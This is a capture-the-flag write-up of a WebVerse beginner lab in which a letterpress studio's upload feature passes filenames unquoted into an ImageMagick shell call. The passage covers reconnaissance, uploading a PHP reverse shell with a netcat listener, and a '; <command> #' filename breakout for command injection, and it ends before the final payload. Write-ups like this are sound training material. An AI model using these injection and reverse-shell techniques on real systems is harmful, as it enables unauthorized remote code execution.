Quotin
Quotin is a two-person letterpress studio in rural Vermont. The homepage offers any visitor a free preview proof: upload a monogram, get back a watermarked preview. Iris built it on a quiet Sunday — except for one shell call she didn't think too hard about.
Room Description
There is a new feature on WebVerse called Foundational labs, there are meant to be easier than Easy and build some basic web exploitation skills.
This is information directly grabbed from the main page and description of the lab.
https://dashboard.webverselabs-pro.com/foundational-labs/quotin
Quotin is a two-person letterpress studio in rural Vermont. Iris sets the type. Tobias runs the 1958 Heidelberg Windmill. They take three commissions a month — wedding suites, save-the-dates, monogrammed envelopes, hand-numbered. As a small handmade gift, the homepage offers any visitor a free preview proof: upload your monogram, get back a watermarked preview pressed into Crane's heaviest cotton stock. The feature was built by Iris on a quiet Sunday and works exactly the way she expected — except for one shell call she didn't think too hard about.
Synopsis
Find what one bad shell call lets you do.
What is Quotin
A beginner-friendly PHP + Apache letterpress-studio site with a 'free proof' upload feature that backends to ImageMagick. The upload's filename flows into the shell call unquoted — straight cmd injection. No filters, no escapes, no exotic tricks.
Who is Quotin for?
Newcomers comfortable with one or two injection labs who are ready to step from data sinks (SQLi) and filesystem sinks (LFI) up to OS-level sinks. The fourth WebVerse foundational, after Flower, Overdue, and Corridor.
Skills / Knowledge
- Recognising the shape of CLI-shellout patterns in upload pipelines
- Crafting a malicious filename for a multipart upload
- Reading stderr leaks for the cmd template
- Writing RCE output to a web-accessible directory for self-exfil
What will you gain?
- Recognise that user-controlled input flowing into a system shell call is a candidate for command injection — and that 'input' includes filenames in multipart uploads, not just form fields.
- Read a stack-trace or stderr leak as a free hint about how the backend is composing its commands.
- Practice the next step after RCE: writing your output to a web-accessible directory so you can read it back over HTTP.
Initial Analysis
When we try to browse to the provisioned IP we get an error:

We can't resolve this domain, to fix this, we need to add the IP address given to us, and the domain name we're attempting to resolve to /etc/hosts.
On Windows the file is located at C:\Windows\System32\drivers\etc\hosts , on Linux it's just /etc/hosts. If you have issues editing the file on Windows, just create a new text file wherever, edit it there, then copy and paste it to the location to override the old one. To do so, you do need Local Admin or sudo permissions.
After doing so, we can try to refresh and we can see that we are getting a different error.

Make sure you're hitting http, we could have found this out using an nmap scan that would show available ports.

From the navigation menu we have a couple of endpoints to look through it seems:
      <nav class="ql-rail-nav" aria-label="Primary">
        <a href="/"><span>01</span> Studio</a>
        <a href="/collections.php"><span>02</span> Collections</a>
        <a href="/process.php"><span>03</span> Process</a>
        <a href="/gallery.php"><span>04</span> Proof Gallery</a>
        <a href="/journal.php"><span>05</span> Journal</a>
        <a href="/about.php"><span>06</span> About</a>
        <a href="/contact.php"><span>07</span> Contact</a>
      </nav>

The collections page seems to be a static list of types of products they offer:

The process page just explains how the products are made, fluff information:

The gallery page might be interesting seeing as it stores our creations:

Journal also seems to be fluff:

The about page shows us the team, so potential usernames or directories:

And lastly, the contact page that holds no form, but at the end sends us back towards the dashboard to send a file.
Finding the bug
Well, from everything we saw, either we fuzz directories or we try to upload a file that will cause some mayhem. Considering we can open our proofs, maybe we can upload a web shell, we know the application is using PHP, so PHP shell it is!
https://github.com/pentestmonkey/php-reverse-shell
Let's take a look at the file upload part.
We can upload an image of what our monogram should be and from the page source we can see the following types of files that are accepted:
<div class="ql-field">
<label for="monogram">
<span>01 · Your monogram</span>
<span class="ql-field-hint">PNG, JPG, or PDF · up to 12 MB</span>
</label>
<input type="file" name="monogram" id="monogram"
accept=".png,.jpg,.jpeg,.pdf,image/*,application/pdf" required>
</div>
Let's create a random image to see the flow that happens when we want to create our own wallet or whatever.


Okay, now let's try to upload the PHP reverse shell and see what happens and if anything is different:
Keep in mind that you have to set your IP and port to your VPN IP and port for the listener.
ip a
or
ifconfig
and then nc -lvnp port
We will name our reverse shell shell.php.jpg so it adheres to the file upload limitations.


We go ahead and try to press and we manage to get an error:
Exploitation
From our attempted shell upload we learnt some crucial things.
$ cat /var/www/html/proofs/incoming/shell.php.jpg | convert - ...
This confirms:
- The upload is stored in
/proofs/incoming/ - The filename is interpolated directly into a shell command
- No escaping or quoting is applied
When we try to open our shell we can see our file, but apparently it doesn't get executed properly:

Since the filename is injected into a shell context, we can break out using:
; <command> #
;-> terminates the original command<command>-> our payload#-> comments out the rest
We can send our POST request of the reverse shell (doesn't really matter, can be any POST request here) to Burp Repeater and tamper with the filename parameter.
